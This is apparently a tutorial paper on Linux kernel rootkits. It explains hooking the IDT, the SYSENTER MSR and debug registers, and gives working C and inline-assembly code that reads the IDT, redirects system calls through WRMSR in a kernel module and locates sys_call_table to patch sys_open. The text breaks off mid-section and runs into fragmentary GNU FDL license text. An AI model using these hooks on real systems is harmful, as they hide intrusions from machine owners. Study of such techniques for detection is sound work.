Kernel rootkits in Linux: low-level approach and prevention

Ivan Galinskiy

1 Kinds of rootkits

1.1 Classification

What exactly are the rootkits? In the malware classification, rootkits are programs designed to hide the fact of system intrusion by hiding processes, users, files etc. This is the base classification, which is true for all kinds of rootkits. But if we look at real samples, deviations appear. For example, in some cases the rootkit is not just "standalone", but a part of another piece of malware which is being hidden. A very good example is Rustock.C designed for Windows.

1.2 Basic principles of work


Obviously, the process of hiding something is based on modifying system "internals", requiring thus some way to gain administrative (root) privileges. This can be done in very different ways, and besides, it is not part of rootkit's job, so we will skip that. But there are basically two ways the rootkit "holds" itself on the main system:

1. Modifying files on the filesystem. When a program has administrative rights on the target machine, it can (almost always) do whatever it "wants". For example, modifying the passwd or sudo utilities will probably get users' passwords. The disadvantages are obvious. To detect the rootkit, the user needs to check main utilities' checksums from a trusted operating system (either by loading with LiveCD or by taking the harddisk to another machine).

2. Modifying only the RAM. Of course, at first sight it may look a bit strange, as with a reboot anything will return to normal. But just imagine a server with, lets say, 2 years uptime? Now it looks better, and this kind of rootkits is much tougher (and more interesting to research).

2 A brief look at DR Linux rootkit

Well, finding this one was not a difficult task. Besides, it's one of the most up-to-date open-source rootkits available. Others are either very old, or don't match our context, so we will not look at them. The source code indicates that this rootkit is based on debug registers. According to Intel documentation, the debugging registers are DR0 - DR7. DR0 - DR3 registers hold four linear addresses. DR4 and DR5 are reserved for extended debugging and we are not going to look at them now. DR6 is the "Debug State Register" and DR7 is the "Debug Control Register". What is their purpose? The below scheme from Intel documentation explains some things. The one interesting



is the DR7, which controls the debugging behaviour. For the rootkit, the usefullness is in the ability to control read, write or execute operations (or their combinations) on the breakpoints (note: the settings are individual for each breakpoint). Obviously, the breakpoints are not useful by themselves. When a breakpoint is reached, after executing it, the processor emits a `#DB` exception, which is catched by the kernel handler in normal cases. But the rootkit changes the handler in Interrupt Descriptor Table to its own or either modifies the system handler (in this case the IDT remains untouched).

3 Interception techniques

Wait, is this the only way to control system internals? Actually, more methods were created through the time, but all of them are based on modifying well-known system structures, the quantity of which is not so big. What structures? Some of them are IDT, MSR, DR registers (as seen above), syscall tables... What are all these abbreviatures? They may look scary at first sight, but the things are simpler. So what all those things do?

- IDT means Interrupt Descriptor Table. In simple words, it contains addresses of handlers for interrupts. As we have seen in the DR rootkit, it may be very useful. There is also another detail, before Pentium

II was introduced, system calls (i.e. calls from user applications to kernel) were performed using the `0x80` interrupt (loading the system call number into EAX register before invoking interrupt). And guess what? The pointer to the handler for that interrupt was stored in IDT too.

- MSR stands for Model Specific Registers. Before Pentium II, interrupts were used to make system calls. It's a simple way, but unfortunately, slow. That's why `SYSENTER/SYSCALL` and `SYSEXIT/SYSRET` (for Intel/AMD respectively) commands were introduced, providing a faster way to make system calls. Now the pointer to that handler of the call was not in IDT, but in a set of MSR registers. They store the target instruction, stack segment pointer etc. But the most interesting and useful for us is the `IA_32_SYSENTER_EIP` which stores the target instruction. Changing it to something else will redirect all the system calls into the new procedure.

- So what is the difference between the above two methods? Only the way to *call* system procedures! Even if we examine the source of `system_call` and `ia32_sysenter_target` (there is where `IA_32_SYSENTER_EIP` points by default), in both we find "`call *sys_call_table(,%eax,4)`". This means that those procedures are the same in both cases (otherwise, it would be strange). And, of course, modifying pointers in this table can be very funny for the rootkit (and more for the machine owner).

3.1 Modifying IDT

There are some other ways, of course, but now we will concentrate on the ones listed above and try to perform these "tricks". So, the first in the list is interception of interrupts via IDT. Ok, let's begin.

- First of all, I am going to be as kernel version independent as I can. It means that I am going to use resources available in the processor rather that predefined macros or whatever.

- OK, before we make any changes to IDT, we obviously need to know where exactly it resides. An assembly command `SIDT` can help us with this, getting the IDTR register contents. In 32-bit systems, IDTR contains two fields: the 16-bit limit, specifying the size of the table, and 32-bit address which is the location of IDT. But there is a detail that led me to mistakes: the address is stored with low-order bytes first! We can define a function to get the register contents in easily-readable form:

```
typedef struct {
  uint16_t limit;
  uint16_t base_low;
  uint16_t base_high;
} dtr;

dtr get_idtr(void)
{
  dtr idtr;
  idtr.limit = 0;
  idtr.base_low = idtr.base_high = 0;

  asm("sidt %0 \n\t"
      : "=m"(idtr));

  return idtr;
}
```

- Half of the job is done now. However, we still need to get a particular entry in the IDT (to store the original interrupt handler, for example). In Linux on 32-bit systems, each entry in IDT is 8-bytes long and consists of an offset to the handler and some attributes. The funny thing is the offset is not continuous in the entry! The first 16 bits begin at bit 0 of the IDT entry, and the last 16 are at the end of the entry. Tricky, right? The following code can handle with this:

```
typedef struct
{
  uint16_t offset_low;
  uint32_t not_used; /* We are not going to use that */
  uint16_t offset_high;
} __attribute__((__packed__)) idt_entry;
```

```
/* __packed__ is needed to avoid structure alignment, otherwise it will
   not be suitable for use */

idt_entry* get_idt_entry(dtr idtr, uint index)
{
  idt_entry* entry = (idt_entry*) ((idtr.base_high << 16) + idtr.base_low);
  entry += index;
  return entry;
}
```

- Very good! Now that we have the entries, many things can be done. But let's stop with IDT hooking and continue to the next method.

3.2 SYSENTER/SYSCALL interception

Well, this one is a juicy one! As I already told, beginning with Pentium II, Intel processors implemented the new `SYSENTER`/`SYSEXIT` instructions (and AMD used `SYSCALL`/`SYSRET`). They decreased the overhead of switching from user mode and vice-versa (the interrupts are slow). These instructions used special MSR registers to know where the target procedure was located. There is one that is specially relevant to us: `SYSENTER_EIP_MSR`. Its contents are loaded to the EIP register (basically a jump) at the end of `SYSENTER` execution. Initially it points to a kernel procedure, but we can change it to our procedure. How can it be done?

- First, of course, we need a way to access the `SYSENTER_EIP_MSR` register. It's not accessed like the, let's say, EAX register. There is a special instruction, `RDMSR`, that does it. The only requirement is that the number of MSR register should be loaded into ECX (the number of `SYSENTER_EIP_MSR` is 0x176). The contents are stored in EDX and EAX registers (EDX is 0 on 32-bit systems).

- Now we can put a new value to the register. This process is basically an inverted version of the previous. We load the new value into EDX:EAX (EDX is zero, EAX is the new procedure pointer), the MSR register number into ECX, and perform the instruction `WRMSR`.

- I thought that an example would be more helpful than a dry description, so here is a minimal sample kernel module for this task (the includes were (duh) excluded). It's a kernel module because `WRMSR` can only be performed at ring 0:

```
void (*old_handl_p)(void) = 0;
void (*new_handl_p)(void) = 0;

void hook(void)
{
  /* Pointer to the original handler */
  asm("jmp *%0" : : "m"(old_handl_p));
  return;
}

int init_module(void)
{
  new_handl_p = &hook;

  asm("rdmsr\n\t"
      : "=a"(old_handl_p) /* EAX now has a pointer to the hook */
      : "c"(0x176) /* Number of MSR register */
      : "%edx"); /* RDMSR also changes the EDX register */

  asm("wrmsr\n\t"
      : /* No output */
      : "c"(0x176), "d"(0x0), "a"(new_handl_p));

  return 0;
}

void cleanup_module(void)
{
  asm("wrmsr\n\t"
      : /* No output */
      : "c"(0x176), "d"(0x0), "a"(old_handl_p));
}
```

- Obviously, this module doesn't do anything special, it's more like a "proof-of-concept". But the payload will come later.

4 Designing a rootkit

Now we have the most popular methods of intercepting system internals, which are also pretty easy to detect. Usually the check consists of retrieving the system structures, registers etc. and comparing them to the original ones found in an uncompressed kernel (or the System.map file). Can the results of such a check be trusted? No! The rootkits now prefer to modify the system handlers themselves instead, as it's more difficult to discover. For example, let's see the method for debugging registers (it's simpler than other methods), but in a new way.

4.1 Modifying the original debug handler

1. What happens when a breakpoint is reached? The 0x1 interrupt. Now we need to see what procedure is called to handle that interrupt, so let's see the IDT.

2. On my system, it reported the address 0xc125af80. This doesn't tell a lot, right? To discover what it is, I used the System.map file. The result was a function "`debug`". Now this is interesting! Let's see what this function does in kernel sources. Actually, the debug entry is located (kernel 2.6.33) in the `arch/x86/kernel/entry_32.S` (was tricky to find). And this is the code.

```
ENTRY(debug)
        RING0_INT_FRAME
        cmpl $ia32_sysenter_target,(%esp)
        jne debug_stack_correct
        FIX_STACK 12, debug_stack_correct, debug_esp_fix_insn
debug_stack_correct:
        pushl $-1                   # mark this as an int
        CFI_ADJUST_CFA_OFFSET 4
        SAVE_ALL
        TRACE_IRQS_OFF
        xorl %edx,%edx              # error code 0
        movl %esp,%eax              # pt_regs pointer
        call do_debug
        jmp ret_from_exception
        CFI_ENDPROC
END(debug)
```

Good! The "`call do_debug`" seems to be the call to the "official" debug handler. And if we change it with our own handler, which then gives control to `do_debug`? Lots of fun! The only problem here is that we actually need to find this call and replace the original address to our own handler.

3. Yes, in theory it's simple, but the practice is a bit more complicated. It should be good to see part of disassembled listing of "`debug`":

```
c125afc7: 31 d2                  xor    %edx,%edx
c125afc9: 89 e0                  mov    %esp,%eax
c125afcb: e8 7c 96 da ff         call   0xc100464c
c125afd0: e9 67 80 da ff         jmp    0xc100303c
```

Interesting, right? But here is a problem. As the hex code of "`call`" in this case is `0xe8`, it's a relative near call. Obviously, it's not acceptable for the hooking function (the addresses will be different), so first we need to calculate the absolute offset of "`do_debug`". Yes, and just for clarity: the 4-byte value after "`0xe8` is a signed integer. The offset is added to the address of the next instruction, in my case `0xc125afd0`, and (voilà!) we obtain the linear address of "`do_debug`". But first, we need to find this call. According to the objdump listing provided above, the 4-byte pattern we are looking for is `0xd289e0e8`. Digging in the kernel is hard for a human, so let's define another function. *Important: when we get a value from memory and use it as an integer, it's inverted (because of the endianness). So if we need to find code, we need to invert the pattern again*:

```
void* search(uint8_t* base, uint32_t pattern, uint limit)
{
  /* Reversing the byte order in the pattern, because int is
   stored reversed, but we need to find straight patterns*/
  uint32_t pattern_reversed = (pattern << 24) + (pattern >> 24) +
    ((pattern & 0x0000ff00) << 8) +
    ((pattern & 0x00ff0000) >> 8);
  int c;
  for (c=0; c < limit; c++)
    {
      /* We add c bytes to the pointer, convert it to uint_32
         and then compare (if found, we add 4 so it points to
         the next byte) */
      uint8_t* base_cur = base + c;
      if (*((uint32_t*)(base_cur)) == pattern_reversed)
        return (void*)(base_cur + 4);
    }

  /* Nothing found */
  return (void*)0;
}
```

WARNING: It's not the best or the fastest code, but considering that it will usually be called only once, it's not critical

Well, this is a good technique, but I will not use it because of the relatively easy way to access DR0-DR7 registers. Instead, I will use a little bit more complicated, but more reliable (in terms of ease of discovery) method of hijacking system calls directly in the `sys_call_table`.

- The responsible code, found both in `system_call` and `ia32_sysenter_target` (what additionally proves that system calls are located in that table), is `call *sys_call_table(,%eax,4)`. This is the disassembled fragment of `ia32_sysenter_target`:

  ```
  c10031ca: 3d 51 01 00 00        cmp    $0x151,%eax
  c10031cf: 0f 83 4e 01 00 00     jae    0xc1003323
  c10031d5: ff 14 85 b0 d2 25 c1  call   *-0x3eda2d50(,%eax,4)
  ```

  A negative value? It cannot be, since the opcode `0xff` always means an absolute offset. It's a mistake in `objdump`, so I sent a bug report. However, it's not that critical, and we may continue.

- Now the function "`search`", defined above, can be used to search the pattern `0x00ff1485` (taken from the disassembly listing), and that is how we obtain the address of `sys_call_table`!

- Well, the table is here, but we have no idea on what entry is interesting for us. But there is a very useful file in kernel sources, `arch/x86/kernel/syscall_table_32.S`. I will provide a little fragment of that file:

  ```
  ENTRY(sys_call_table)
          /* 0 - old "setup()" system call, used for restarting */
          .long sys_restart_syscall   /* 0 */
          .long sys_exit
          .long ptregs_fork
          .long sys_read
          .long sys_write
          .long sys_open              /* 5 */
          .long sys_close
          .long sys_waitpid
          .long sys_creat
          .long sys_link
          .long sys_unlink            /* 10 */
          /* Many more entries (like 300)... */
  ```

- Why waiting?! Let's have some fun and modify the `sys_open`! First, I would like to define a function to find `sys_call_table` and a inline function to read a particular entry. Here they go:

  ```
  void* find_sys_call_table(void)
  {
    void* ia32_sysenter_target_p = 0;
    void* sys_call_table_p = 0;
    void* sys_call_table_pp = 0;

    asm("rdmsr\n\t"
        : "=a"(ia32_sysenter_target_p)
        : "c"(0x176)
        : "%edx");

    /* This is technically a pointer to a pointer */
    sys_call_table_pp =
      search((uint8_t*)ia32_sysenter_target_p, 0x00ff1485, 512);
  ```

```
  /* Convert to uint32_t, read (32 bits) and convert obtained
     value to void* */
  sys_call_table_p =
    (void*) (*((uint32_t*)sys_call_table_pp));

  return sys_call_table_p;
}

inline void* read_sys_call_entry(void* sys_call_table, int index)
{
  return (sys_call_table + 4 * index);
}
```

- Now that we have all the nessesary addresses, `sys_open` can be "patched". How? I found it easier to read the disassembled listing of `sys_open` (again, right?) than searching through the kernel source. Also the function is not so big, so you may see the complete listing of it:

```
c10b040c: 57                      push   %edi
c10b040d: b8 9c ff ff ff          mov    $0xffffff9c,%eax
c10b0412: 56                      push   %esi
c10b0413: 53                      push   %ebx
c10b0414: 8b 7c 24 10             mov    0x10(%esp),%edi
c10b0418: 8b 74 24 14             mov    0x14(%esp),%esi
c10b041c: 8b 5c 24 18             mov    0x18(%esp),%ebx
c10b0420: 89 fa                   mov    %edi,%edx
c10b0422: 89 f1                   mov    %esi,%ecx
c10b0424: 53                      push   %ebx
c10b0425: e8 dd fe ff ff          call   0xc10b0307
c10b042a: 5a                      pop    %edx
c10b042b: 5b                      pop    %ebx
c10b042c: 5e                      pop    %esi
c10b042d: 5f                      pop    %edi
c10b042e: c3                      ret
```

  Why so tiny? Looks more like a wrapper or something similar. And it is! Look at the "`call 0xc10b0307`" (`0xe8` opcode, another relative offset). In my system this address represents function "`do_sys_call`". Feeling the power? Oh yes.

A GNU Free Documentation License

PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The "**Title Page**" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

The "**publisher**" means any person or entity that distributes copies of the Document to the public.

A section "**Entitled XYZ**" means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as "**Acknowledgements**", "**Dedications**", "**Endorsements**", or "**History**".) To "**Preserve the Title**" of such a section when you modify the Document means that it remains a section "Entitled XYZ" according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this License applies to the Document. These Warranty Disclaimers are considered to be included by reference in this License, but only as regards disclaiming warranties: any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this License.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. For any section Entitled "Acknowledgements" or "Dedications", Preserve the Title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section Entitled "Endorsements". Such a section may not be included in the Modified Version.

N. Do not retitle any existing section to be Entitled "Endorsements" or to conflict in title with any Invariant Section.

O. Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section Entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties—for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections Entitled "History" in the various original documents, forming one section Entitled "History"; likewise combine any sections Entitled "Acknowledgements", and any sections Entitled "Dedications". You must delete all sections Entitled "Endorsements".

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this

License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an “aggregate” if the copyright resulting from the compilation is not used to limit the legal rights of the compilation’s users beyond what the individual works permit. When the Document is included in an aggregate, this License does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document’s Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form. Otherwise they must appear on printed covers that bracket the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this License and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this License or a notice or disclaimer, the original version will prevail.

If a section in the Document is Entitled “Acknowledgements”, “Dedications”, or “History”, the requirement (section 4) to Preserve its Title (section 1) will typically require changing the actual title.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense, or distribute it is void, and will automatically terminate your rights under this License.

However, if you cease all violation of this License, then your license from a particular copyright holder is reinstated (a) provisionally, unless and until the copyright holder explicitly and finally terminates your license, and (b) permanently, if the copyright holder fails to notify you of the violation by some reasonable means prior to 60 days after the cessation.

Moreover, your license from a particular copyright holder is reinstated permanently if the copyright holder notifies you of the violation by some reasonable means, this is the first time you have received notice of violation of this License (for any work) from that copyright holder, and you cure the violation prior to 30 days after your receipt of the notice.

Termination of your rights under this section does not terminate the licenses of parties who have received copies or rights from you under this License. If your rights have been terminated and not permanently reinstated, receipt of a copy of some or all of the same material does not give you any rights to use it.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License “or any later version” applies to it, you have the option of following the terms

> Copyright © YEAR YOUR NAME. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.3 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have Invariant Sections, Front-Cover Texts and Back-Cover Texts, replace the "with ... Texts." line with this:

> with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.

If you have Invariant Sections without Cover Texts, or some other combination of the three, merge those two alternatives to suit the situation.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.